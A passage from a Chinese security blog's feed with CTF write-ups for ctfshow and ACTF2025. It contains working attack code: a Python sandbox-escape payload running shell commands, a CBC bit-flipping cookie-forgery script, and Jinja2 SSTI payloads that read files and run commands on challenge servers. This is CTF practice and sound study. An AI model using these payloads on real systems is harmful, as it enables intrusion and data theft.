invoke__">highlight_file</span>(<span class="keyword">__FILE__</span>);</span><br><span class="line"><span class="keyword">include</span> <span class="string">&quot;flag.php&quot;</span>;</span><br><span class="line"></span><br><span class="line"><span class="variable">$result</span>=<span class="string">&#x27;&#x27;</span>;</span><br><span class="line"></span><br><span class="line"><span class="keyword">for</span> (<span class="variable">$i</span>=<span class="number">1</span>;<span class="variable">$i</span>&lt;=<span class="title function_ invoke__">count</span>(<span class="variable">$_GET</span>);<span class="variable">$i</span>++)&#123;</span><br><span class="line">    <span class="keyword">if</span> (<span class="title function_ invoke__">strlen</span>(<span class="variable">$_GET</span>[<span class="variable">$i</span>])&gt;<span class="number">1</span>)&#123;</span><br><span class="line">        <span class="keyword">die</span>(<span class="string">&quot;你太长了！！&quot;</span>);</span><br><span class="line">        &#125;</span><br><span class="line">    <span class="keyword">else</span>&#123;</span><br><span class="line">    <span class="variable">$result</span>=<span class="variable">$result</span>.<span class="variable">$_GET</span>[<span class="variable">$i</span>];</span><br><span class="line">    &#125;</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="keyword">if</span> (<span class="variable">$result</span> ===<span class="string">&quot;大牛&quot;</span>)&#123;</span><br><span class="line">    <span class="keyword">echo</span> <span class="variable">$flag</span>;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>代码审计可知传入的值长度不能大于1，传入大牛两个字，</p><p><code>%E5%A4%A7</code> 是&quot;大&quot;的URL编码（3字节）<br /><code>%E7%89%9B</code> 是&quot;牛&quot;的URL编码（3字节）</p><p>用数组一个一个字节传入得到payload：</p><p>payload：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">https://c1d8bb76-ac25-4f51-b493-0fc50e4b5f30.challenge.ctf.show/?1=%E5&amp;2=%A4&amp;3=%A7&amp;4=%E7&amp;5=%89&amp;6=%9B</span><br></pre></td></tr></table></figure><p>ctfshow{7334a86f-86cd-4fef-bdba-95b394c214a7}</p><h2 id="7无一幸免"><a class="markdownIt-Anchor" href="#7无一幸免"></a> 7.无一幸免</h2><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"><span class="keyword">include</span> <span class="string">&quot;flag.php&quot;</span>;</span><br><span class="line"><span class="title function_ invoke__">highlight_file</span>(<span class="keyword">__FILE__</span>);</span><br><span class="line"></span><br><span class="line"><span class="keyword">if</span> (<span class="keyword">isset</span>(<span class="variable">$_GET</span>[<span class="string">&#x27;0&#x27;</span>]))&#123;</span><br><span class="line">  <span class="variable">$arr</span>[<span class="variable">$_GET</span>[<span class="string">&#x27;0&#x27;</span>]]=<span class="number">1</span>;</span><br><span class="line">  <span class="keyword">if</span> (<span class="variable">$arr</span>[]=<span class="number">1</span>)&#123;</span><br><span class="line">    <span class="keyword">die</span>(<span class="variable">$flag</span>);</span><br><span class="line">  &#125;</span><br><span class="line">  <span class="keyword">else</span>&#123;</span><br><span class="line">    <span class="keyword">die</span>(<span class="string">&quot;nonono!&quot;</span>);</span><br><span class="line">  &#125;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>看到这题能绷住的也是绷绷炸弹了</p><p>直接上payload：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">https://7f55dffa-8ffd-42cc-ac95-1a52600748d2.challenge.ctf.show/?0</span><br></pre></td></tr></table></figure><p>ctfshow{8c244622-0063-4cb5-8bda-34744bfc2b1a}</p><p>题目有问题，本来应该是</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line">COPYif ($arr[]=1)&#123;</span><br><span class="line">        die($flag);</span><br><span class="line">    &#125;</span><br><span class="line">    else&#123;</span><br><span class="line">        die(&quot;nonono!&quot;);</span><br><span class="line">    &#125;</span><br></pre></td></tr></table></figure><p>这样对$arr[]进行一个赋值，如果不进行特殊操作是恒为真的，所以要让这个赋值操作中断</p><p>中断原理就是</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">COPY索引数组最大下标等于最大int数，对其追加会导致整型数溢出，进而引起追加失败</span><br><span class="line">int范围查阅Manual可知：32位最大是231-1，64位是263-1</span><br><span class="line">也就是2147483647与9223372036854775807</span><br></pre></td></tr></table></figure><h2 id="8传说之下雾"><a class="markdownIt-Anchor" href="#8传说之下雾"></a> 8.传说之下（雾）</h2><p>游戏题看源码：</p><p>发现没有直接给出flag，而是通过调用console解密</p><p>在源代码上改完得分或者每次得分</p><p>或者控制台输入Game修改score再吃一个豆就可以在控制台找到flag</p><p>服了应该是平台出问题了导致flag资源404，分数都够了，这期神了</p><p>不管了</p><h2 id="9算力超群"><a class="markdownIt-Anchor" href="#9算力超群"></a> 9.算力超群</h2><p>不会做，看了大佬题解，emmmmmm</p><p>沙箱逃逸</p><p>我们用bp抓包，把num2改为长字符串可以得到部分源码</p><p>发现num2的判断非常宽松</p><p>于是注入攻击payload：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">?number1=&amp;operator=&amp;number2=__import__(&quot;os&quot;).popen(&quot;cat /f*&quot;).read()</span><br></pre></td></tr></table></figure><p>得到flag：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">ctfshow&#123;46c6102c-8aa3-4999-98ac-6c4a6c680c6d&#125;</span><br></pre></td></tr></table></figure><p>当然，也可以将flag写入hint页面或反弹shell到自己的服务器中。</p><h2 id="10easypython_p"><a class="markdownIt-Anchor" href="#10easypython_p"></a> 10.easyPytHon_P</h2><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br></pre></td><td class="code"><pre><span class="line">源码在此：</span><br><span class="line"></span><br><span class="line">来自Flask导入请求</span><br><span class="line">CMD： str = request.form.get（&#x27;cmd&#x27;）</span><br><span class="line">param： str = request.form.get（&#x27;param&#x27;）</span><br><span class="line"># ------------------------------------- 不要修改 ↑ 他们 ↑！但你可以写代码↓</span><br><span class="line">import subprocess， os</span><br><span class="line">if cmd不是None，param也不是None：</span><br><span class="line">try：</span><br><span class="line">tVar = subprocess.run（[cmd[：3]， param， __file__]， cwd=os.getcwd（）， timeout=5）</span><br><span class="line">print（&#x27;Done！&#x27;）</span><br><span class="line">除了子进程。超时已过：</span><br><span class="line">打印（“”暂停！“）</span><br><span class="line">例外：</span><br><span class="line">print（&#x27;错误！&#x27;）</span><br><span class="line">否则：</span><br><span class="line">印刷（“无旗帜！”）</span><br><span class="line"></span><br><span class="line">如果环境出现故障，请访问 这里 尝试恢复。</span><br><span class="line"></span><br><span class="line">大菜鸡敬上！</span><br></pre></td></tr></table></figure><p>payload：</p><p>POST:</p><p>cmd=cat&amp;param=flag.txt</p><p>CTFSHOW{FAD568F-3968-4898-99d5-F44024B8FCB3}</p><p>不知道为什么，大写小写都是错的😡，不管了，反正也是平台返回的flagQAQ</p>]]>
    </content>
    <id>https://cl1ck-t0.github.io/2026/07/15/ctfshow%E8%8F%9C%E7%8B%97%E6%9D%AF/</id>
    <link href="https://cl1ck-t0.github.io/2026/07/15/ctfshow%E8%8F%9C%E7%8B%97%E6%9D%AF/"/>
    <published>2026-07-15T07:51:37.000Z</published>
    <summary>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" cla]]>
    </summary>
    <title>ctfshow菜狗杯</title>
    <updated>2026-07-20T03:07:47.828Z</updated>
  </entry>
  <entry>
    <author>
      <name>Cl1ck-t0</name>
    </author>
    <category term="ACTF2025" scheme="https://cl1ck-t0.github.io/tags/ACTF2025/"/>
    <content>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" class="aplayer-secondary-script-marker"></script><h1 id="actf2025解题记录"><a class="markdownIt-Anchor" href="#actf2025解题记录"></a> ACTF2025解题记录</h1><p>复健ing</p><p>ACTF部分简单题做一下试试(实则难题碰都不敢碰QAQ)</p><h2 id="一-not-so-web-1"><a class="markdownIt-Anchor" href="#一-not-so-web-1"></a> 一、not-so-web-1</h2><p>ps:出题者说有手就行而我还搞了半天QAQ</p><p>题目描述：A (crypto) wolf in (web) sheep’s clothing</p><p>实则就是融合了crypto和web的内容，本题考点为SSTI漏洞和CBC翻转：</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">from</span> Crypto.Cipher <span class="keyword">import</span> AES</span><br><span class="line"><span class="keyword">from</span> Crypto.Util.Padding <span class="keyword">import</span> pad, unpad</span><br><span class="line"></span><br><span class="line"><span class="keyword">def</span> <span class="title function_">generate_cookie</span>(<span class="params">user: APPUser</span>) -&gt; <span class="built_in">str</span>:</span><br><span class="line">    <span class="comment"># ...</span></span><br><span class="line">    iv = os.urandom(<span class="number">16</span>)</span><br><span class="line">    padded = pad(cookie_json_bytes, <span class="number">16</span>)</span><br><span class="line">    cipher = AES.new(KEY, AES.MODE_CBC, iv)  <span class="comment"># ← 明确指定CBC模式</span></span><br><span class="line">    encrypted = cipher.encrypt(padded)</span><br><span class="line">    <span class="keyword">return</span> base64.b64encode(iv + encrypted).decode()</span><br></pre></td></tr></table></figure><p>我们通过<s>AI分析</s>，发现有下面几个特点：</p><p>Cookie结构为 <code>base64(iv + ciphertext)</code></p><p>IV在Cookie中可控</p><p>Admin用户有SSTI漏洞</p><p>所以我们的目标就明确了：</p><ul><li><strong>目标：</strong> 通过CBC字节翻转将用户名改为admin</li><li><strong>手段：</strong> 修改IV</li><li><strong>前提：</strong> 用户名长度必须和目标相同</li></ul><p>我们构造用户名为5个字符，随便怎么样都行，然后写翻转代码：</p><p>ps:AI写的真是又臭又长（）</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br><span class="line">33</span><br><span class="line">34</span><br><span class="line">35</span><br><span class="line">36</span><br><span class="line">37</span><br><span class="line">38</span><br><span class="line">39</span><br><span class="line">40</span><br><span class="line">41</span><br><span class="line">42</span><br><span class="line">43</span><br><span class="line">44</span><br><span class="line">45</span><br><span class="line">46</span><br><span class="line">47</span><br><span class="line">48</span><br><span class="line">49</span><br><span class="line">50</span><br><span class="line">51</span><br><span class="line">52</span><br><span class="line">53</span><br><span class="line">54</span><br><span class="line">55</span><br><span class="line">56</span><br><span class="line">57</span><br><span class="line">58</span><br><span class="line">59</span><br><span class="line">60</span><br><span class="line">61</span><br><span class="line">62</span><br><span class="line">63</span><br><span class="line">64</span><br><span class="line">65</span><br><span class="line">66</span><br><span class="line">67</span><br><span class="line">68</span><br><span class="line">69</span><br><span class="line">70</span><br><span class="line">71</span><br><span class="line">72</span><br><span class="line">73</span><br><span class="line">74</span><br><span class="line">75</span><br><span class="line">76</span><br><span class="line">77</span><br><span class="line">78</span><br><span class="line">79</span><br><span class="line">80</span><br><span class="line">81</span><br><span class="line">82</span><br><span class="line">83</span><br><span class="line">84</span><br><span class="line">85</span><br><span class="line">86</span><br><span class="line">87</span><br><span class="line">88</span><br><span class="line">89</span><br><span class="line">90</span><br><span class="line">91</span><br><span class="line">92</span><br><span class="line">93</span><br><span class="line">94</span><br><span class="line">95</span><br><span class="line">96</span><br><span class="line">97</span><br><span class="line">98</span><br><span class="line">99</span><br><span class="line">100</span><br><span class="line">101</span><br><span class="line">102</span><br><span class="line">103</span><br><span class="line">104</span><br><span class="line">105</span><br><span class="line">106</span><br><span class="line">107</span><br><span class="line">108</span><br><span class="line">109</span><br><span class="line">110</span><br><span class="line">111</span><br><span class="line">112</span><br><span class="line">113</span><br><span class="line">114</span><br><span class="line">115</span><br><span class="line">116</span><br><span class="line">117</span><br><span class="line">118</span><br><span class="line">119</span><br><span class="line">120</span><br><span class="line">121</span><br><span class="line">122</span><br><span class="line">123</span><br><span class="line">124</span><br><span class="line">125</span><br><span class="line">126</span><br><span class="line">127</span><br><span class="line">128</span><br><span class="line">129</span><br><span class="line">130</span><br><span class="line">131</span><br><span class="line">132</span><br><span class="line">133</span><br><span class="line">134</span><br><span class="line">135</span><br><span class="line">136</span><br><span class="line">137</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">import</span> base64</span><br><span class="line"><span class="keyword">import</span> requests</span><br><span class="line"></span><br><span class="line"><span class="keyword">def</span> <span class="title function_">cbc_bit_flipping_happy_to_admin</span>(<span class="params">cookie</span>):</span><br><span class="line"></span><br><span class="line">    cookie_bytes = base64.b64decode(cookie)</span><br><span class="line"></span><br><span class="line">    iv = <span class="built_in">bytearray</span>(cookie_bytes[:<span class="number">16</span>])</span><br><span class="line">    ciphertext = cookie_bytes[<span class="number">16</span>:]</span><br><span class="line"></span><br><span class="line">    <span class="built_in">print</span>(<span class="string">f&quot;原始IV: <span class="subst">&#123;iv.<span class="built_in">hex</span>()&#125;</span>&quot;</span>)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">f&quot;密文长度: <span class="subst">&#123;<span class="built_in">len</span>(ciphertext)&#125;</span> 字节&quot;</span>)</span><br><span class="line"></span><br><span class="line">    original_block = <span class="string">&#x27;&#123;&quot;name&quot;: &quot;happy&quot;, &quot;&#x27;</span></span><br><span class="line">    target_block = <span class="string">&#x27;&#123;&quot;name&quot;: &quot;admin&quot;, &quot;&#x27;</span></span><br><span class="line"></span><br><span class="line">    <span class="built_in">print</span>(<span class="string">f&quot;\n原始block: <span class="subst">&#123;original_block&#125;</span>&quot;</span>)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">f&quot;目标block: <span class="subst">&#123;target_block&#125;</span>&quot;</span>)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">f&quot;长度: <span class="subst">&#123;<span class="built_in">len</span>(original_block)&#125;</span> 字节&quot;</span>)</span><br><span class="line"></span><br><span class="line">    new_iv = <span class="built_in">bytearray</span>(iv)</span><br><span class="line"></span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;\n=== 计算字节翻转 ===&quot;</span>)</span><br><span class="line">    <span class="keyword">for</span> i <span class="keyword">in</span> <span class="built_in">range</span>(<span class="number">16</span>):</span><br><span class="line">        <span class="keyword">if</span> original_block[i] != target_block[i]:</span><br><span class="line">            orig_char = <span class="built_in">ord</span>(original_block[i])</span><br><span class="line">            target_char = <span class="built_in">ord</span>(target_block[i])</span><br><span class="line">            new_iv[i] = iv[i] ^ orig_char ^ target_char</span><br><span class="line">            <span class="built_in">print</span>(</span><br><span class="line">                <span class="string">f&quot;位置 <span class="subst">&#123;i:2d&#125;</span>: &#x27;<span class="subst">&#123;original_block[i]&#125;</span>&#x27; (0x<span class="subst">&#123;orig_char:02x&#125;</span>) -&gt; &#x27;<span class="subst">&#123;target_block[i]&#125;</span>&#x27; (0x<span class="subst">&#123;target_char:02x&#125;</span>)&quot;</span>)</span><br><span class="line">            <span class="built_in">print</span>(<span class="string">f&quot;         IV[<span class="subst">&#123;i:2d&#125;</span>] = 0x<span class="subst">&#123;iv[i]:02x&#125;</span> -&gt; 0x<span class="subst">&#123;new_iv[i]:02x&#125;</span>&quot;</span>)</span><br><span class="line"></span><br><span class="line">    <span class="comment"># 构造新的cookie</span></span><br><span class="line">    new_cookie_bytes = <span class="built_in">bytes</span>(new_iv) + ciphertext</span><br><span class="line">    new_cookie = base64.b64encode(new_cookie_bytes).decode()</span><br><span class="line"></span><br><span class="line">    <span class="built_in">print</span>(<span class="string">f&quot;\n新的IV: <span class="subst">&#123;new_iv.<span class="built_in">hex</span>()&#125;</span>&quot;</span>)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">f&quot;新的cookie: <span class="subst">&#123;new_cookie&#125;</span>&quot;</span>)</span><br><span class="line"></span><br><span class="line">    <span class="keyword">return</span> new_cookie</span><br><span class="line"></span><br><span class="line"></span><br><span class="line"><span class="keyword">def</span> <span class="title function_">verify_and_exploit</span>(<span class="params">base_url, cookie</span>):</span><br><span class="line">    <span class="string">&quot;&quot;&quot;验证cookie并尝试SSTI&quot;&quot;&quot;</span></span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;\n=== 验证新的cookie ===&quot;</span>)</span><br><span class="line">    cookies = &#123;<span class="string">&#x27;jwbcookie&#x27;</span>: cookie&#125;</span><br><span class="line"></span><br><span class="line">    <span class="keyword">try</span>:</span><br><span class="line">        resp = requests.get(base_url, cookies=cookies, allow_redirects=<span class="literal">False</span>, timeout=<span class="number">5</span>)</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">f&quot;状态码: <span class="subst">&#123;resp.status_code&#125;</span>&quot;</span>)</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">f&quot;重定向位置: <span class="subst">&#123;resp.headers.get(<span class="string">&#x27;Location&#x27;</span>, <span class="string">&#x27;无&#x27;</span>)&#125;</span>&quot;</span>)</span><br><span class="line"></span><br><span class="line">        <span class="keyword">if</span> resp.status_code == <span class="number">200</span>:</span><br><span class="line">            <span class="built_in">print</span>(<span class="string">&quot;[+] 成功登录！&quot;</span>)</span><br><span class="line">            <span class="built_in">print</span>(<span class="string">f&quot;页面内容预览: <span class="subst">&#123;resp.text[:<span class="number">200</span>]&#125;</span>...&quot;</span>)</span><br><span class="line"></span><br><span class="line">            <span class="built_in">print</span>(<span class="string">&quot;\n=== 尝试SSTI获取flag ===&quot;</span>)</span><br><span class="line">            payloads = [</span><br><span class="line">                <span class="string">&quot;&#123;&#123; config &#125;&#125;&quot;</span>,</span><br><span class="line">                <span class="string">&quot;&#123;&#123; self.__class__.__mro__[1].__subclasses__() &#125;&#125;&quot;</span>,</span><br><span class="line">                <span class="string">&quot;&#123;&#123; &#x27;&#x27;.__class__.__mro__[1].__subclasses__() &#125;&#125;&quot;</span>,</span><br><span class="line">                <span class="string">&quot;&#123;&#123; &#x27;&#x27;.__class__.__mro__[1].__subclasses__()[139].__init__.__globals__[&#x27;__builtins__&#x27;].open(&#x27;/flag&#x27;).read() &#125;&#125;&quot;</span>,</span><br><span class="line">                <span class="string">&quot;&#123;&#123; &#x27;&#x27;.__class__.__mro__[1].__subclasses__()[139].__init__.__globals__[&#x27;__builtins__&#x27;].open(&#x27;flag&#x27;).read() &#125;&#125;&quot;</span>,</span><br><span class="line">                <span class="string">&quot;&#123;&#123; request.application.__self__._get_data_for_json.__globals__[&#x27;__builtins__&#x27;].open(&#x27;/flag&#x27;).read() &#125;&#125;&quot;</span>,</span><br><span class="line"></span><br><span class="line">                <span class="string">&quot;&#123;&#123;&#x27;&#x27;.__class__.__mro__[1].__subclasses__()[139].__init__.__globals__[&#x27;__builtins__&#x27;][&#x27;open&#x27;](&#x27;/flag&#x27;).read()&#125;&#125;&quot;</span>,</span><br><span class="line">            ]</span><br><span class="line"></span><br><span class="line">            <span class="keyword">for</span> payload <span class="keyword">in</span> payloads:</span><br><span class="line">                encoded = requests.utils.quote(payload)</span><br><span class="line">                url = <span class="string">f&quot;<span class="subst">&#123;base_url&#125;</span>?payload=<span class="subst">&#123;encoded&#125;</span>&quot;</span></span><br><span class="line">                <span class="built_in">print</span>(<span class="string">f&quot;\n测试: <span class="subst">&#123;payload[:<span class="number">40</span>]&#125;</span>...&quot;</span>)</span><br><span class="line"></span><br><span class="line">                <span class="keyword">try</span>:</span><br><span class="line">                    resp2 = requests.get(url, cookies=cookies, timeout=<span class="number">5</span>)</span><br><span class="line">                    <span class="keyword">if</span> resp2.status_code == <span class="number">200</span>:</span><br><span class="line">                        <span class="keyword">if</span> <span class="string">&#x27;flag&#x27;</span> <span class="keyword">in</span> resp2.text.lower() <span class="keyword">or</span> <span class="string">&#x27;&#123;&#x27;</span> <span class="keyword">in</span> resp2.text <span class="keyword">or</span> <span class="string">&#x27;CTF&#x27;</span> <span class="keyword">in</span> resp2.text:</span><br><span class="line">                            <span class="built_in">print</span>(<span class="string">&quot;\n[!] 发现flag!&quot;</span>)</span><br><span class="line">                            <span class="comment"># 提取flag</span></span><br><span class="line">                            lines = resp2.text.split(<span class="string">&#x27;\n&#x27;</span>)</span><br><span class="line">                            <span class="keyword">for</span> line <span class="keyword">in</span> lines:</span><br><span class="line">                                <span class="keyword">if</span> <span class="string">&#x27;flag&#x27;</span> <span class="keyword">in</span> line.lower() <span class="keyword">or</span> <span class="string">&#x27;&#123;&#x27;</span> <span class="keyword">in</span> line <span class="keyword">or</span> <span class="string">&#x27;CTF&#x27;</span> <span class="keyword">in</span> line:</span><br><span class="line">                                    <span class="built_in">print</span>(<span class="string">f&quot;Flag: <span class="subst">&#123;line.strip()&#125;</span>&quot;</span>)</span><br><span class="line">                            <span class="keyword">return</span></span><br><span class="line">                        <span class="keyword">elif</span> <span class="string">&#x27;config&#x27;</span> <span class="keyword">in</span> resp2.text:</span><br><span class="line">                            <span class="built_in">print</span>(<span class="string">&quot;[+] 配置信息泄露成功&quot;</span>)</span><br><span class="line">                            <span class="built_in">print</span>(resp2.text[:<span class="number">300</span>])</span><br><span class="line">                <span class="keyword">except</span> Exception <span class="keyword">as</span> e:</span><br><span class="line">                    <span class="built_in">print</span>(<span class="string">f&quot;错误: <span class="subst">&#123;e&#125;</span>&quot;</span>)</span><br><span class="line"></span><br><span class="line">            <span class="keyword">return</span> <span class="literal">True</span></span><br><span class="line">        <span class="keyword">else</span>:</span><br><span class="line">            <span class="built_in">print</span>(<span class="string">&quot;[-] 登录失败，cookie无效&quot;</span>)</span><br><span class="line">            <span class="keyword">return</span> <span class="literal">False</span></span><br><span class="line"></span><br><span class="line">    <span class="keyword">except</span> Exception <span class="keyword">as</span> e:</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">f&quot;请求错误: <span class="subst">&#123;e&#125;</span>&quot;</span>)</span><br><span class="line">        <span class="keyword">return</span> <span class="literal">False</span></span><br><span class="line"></span><br><span class="line"></span><br><span class="line"><span class="keyword">def</span> <span class="title function_">main</span>():</span><br><span class="line">    base_url = <span class="string">&quot;http://oj-10-30-15-1-57207.adworld.xctf.org.cn/home&quot;</span></span><br><span class="line"></span><br><span class="line">    cookie = <span class="string">&quot;lbMPnO/pCKxiQCDlfqhWnojTAeRP24UGEKBhzBxwYouWi1aTTOJe11vwOY1wRTeZA+sZ79dvS9uGLb5njipH93C2etLyrsa8fVwWBdb+woDP3X9u20oiUvThWOy9CVpa&quot;</span></span><br><span class="line"></span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;=== CBC字节翻转攻击: happy -&gt; admin ===&quot;</span>)</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">f&quot;原始cookie: <span class="subst">&#123;cookie[:<span class="number">50</span>]&#125;</span>...&quot;</span>)</span><br><span class="line"></span><br><span class="line">    admin_cookie = cbc_bit_flipping_happy_to_admin(cookie)</span><br><span class="line"></span><br><span class="line">    verify_and_exploit(base_url, admin_cookie)</span><br><span class="line"></span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;\n=== 尝试其他可能性 ===&quot;</span>)</span><br><span class="line"></span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&quot;\n尝试只修改用户名部分...&quot;</span>)</span><br><span class="line">    cookie_bytes = base64.b64decode(cookie)</span><br><span class="line">    iv = <span class="built_in">bytearray</span>(cookie_bytes[:<span class="number">16</span>])</span><br><span class="line">    ciphertext = cookie_bytes[<span class="number">16</span>:]</span><br><span class="line"></span><br><span class="line">    original = <span class="string">&quot;happy&quot;</span></span><br><span class="line">    target = <span class="string">&quot;admin&quot;</span></span><br><span class="line"></span><br><span class="line">    offset = <span class="number">9</span></span><br><span class="line"></span><br><span class="line">    new_iv = <span class="built_in">bytearray</span>(iv)</span><br><span class="line">    <span class="keyword">for</span> i, (orig, targ) <span class="keyword">in</span> <span class="built_in">enumerate</span>(<span class="built_in">zip</span>(original, target)):</span><br><span class="line">        pos = offset + i</span><br><span class="line">        new_iv[pos] = iv[pos] ^ <span class="built_in">ord</span>(orig) ^ <span class="built_in">ord</span>(targ)</span><br><span class="line">        <span class="built_in">print</span>(<span class="string">f&quot;位置 <span class="subst">&#123;pos&#125;</span>: &#x27;<span class="subst">&#123;orig&#125;</span>&#x27; -&gt; &#x27;<span class="subst">&#123;targ&#125;</span>&#x27;&quot;</span>)</span><br><span class="line"></span><br><span class="line">    new_cookie = base64.b64encode(<span class="built_in">bytes</span>(new_iv) + ciphertext).decode()</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">f&quot;\n新cookie: <span class="subst">&#123;new_cookie&#125;</span>&quot;</span>)</span><br><span class="line"></span><br><span class="line">    verify_and_exploit(base_url, new_cookie)</span><br><span class="line"></span><br><span class="line"><span class="keyword">if</span> __name__ == <span class="string">&quot;__main__&quot;</span>:</span><br><span class="line">    main()</span><br></pre></td></tr></table></figure><p>运行后得到修改过的admin cookie：lbMPnO/pCKxiQCngY7FBnojTAeRP24UGEKBhzBxwYouWi1aTTOJe11vwOY1wRTeZA+sZ79dvS9uGLb5njipH93C2etLyrsa8fVwWBdb+woDP3X9u20oiUvThWOy9CVpa，改一下成功进入管理员用户页面</p><p>结合上述再利用SSTI漏洞构造payload得到flag：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">http://oj-10-30-15-1-57207.adworld.xctf.org.cn/home?payload=&#123;&#123;lipsum._globals__.os.popen(%22grep%20-r%20%27ACTF&#123;%27%22).read()&#125;&#125;</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">ACTF&#123;n3vEr_imPlem3nT_SuCh_Iv_HIJacK4b13_C00kie&#125;</span><br></pre></td></tr></table></figure><h2 id="二-signin"><a class="markdownIt-Anchor" href="#二-signin"></a> 二、signin</h2><p>描述：X0r is just a commonly used simple encryption</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">ys~xdg/m@]mjkz@vl@z~lf&gt;b</span><br></pre></td></tr></table></figure><p>直接用cyberchef的xor brute force模块秒了：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">flag&#123;x0r_Brute_is_easy!&#125;</span><br></pre></td></tr></table></figure><p>前面的区域以后再来探索吧~</p>]]>
    </content>
    <id>https://cl1ck-t0.github.io/2026/07/14/ACTF2025/</id>
    <link href="https://cl1ck-t0.github.io/2026/07/14/ACTF2025/"/>
    <published>2026-07-14T08:18:43.000Z</published>
    <summary>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" cla]]>
    </summary>
    <title>ACTF2025</title>
    <updated>2026-07-20T03:04:50.256Z</updated>
  </entry>
  <entry>
    <author>
      <name>Cl1ck-t0</name>
    </author>
    <category term="web" scheme="https://cl1ck-t0.github.io/tags/web/"/>
    <category term="burp靶场" scheme="https://cl1ck-t0.github.io/tags/burp%E9%9D%B6%E5%9C%BA/"/>
    <content>
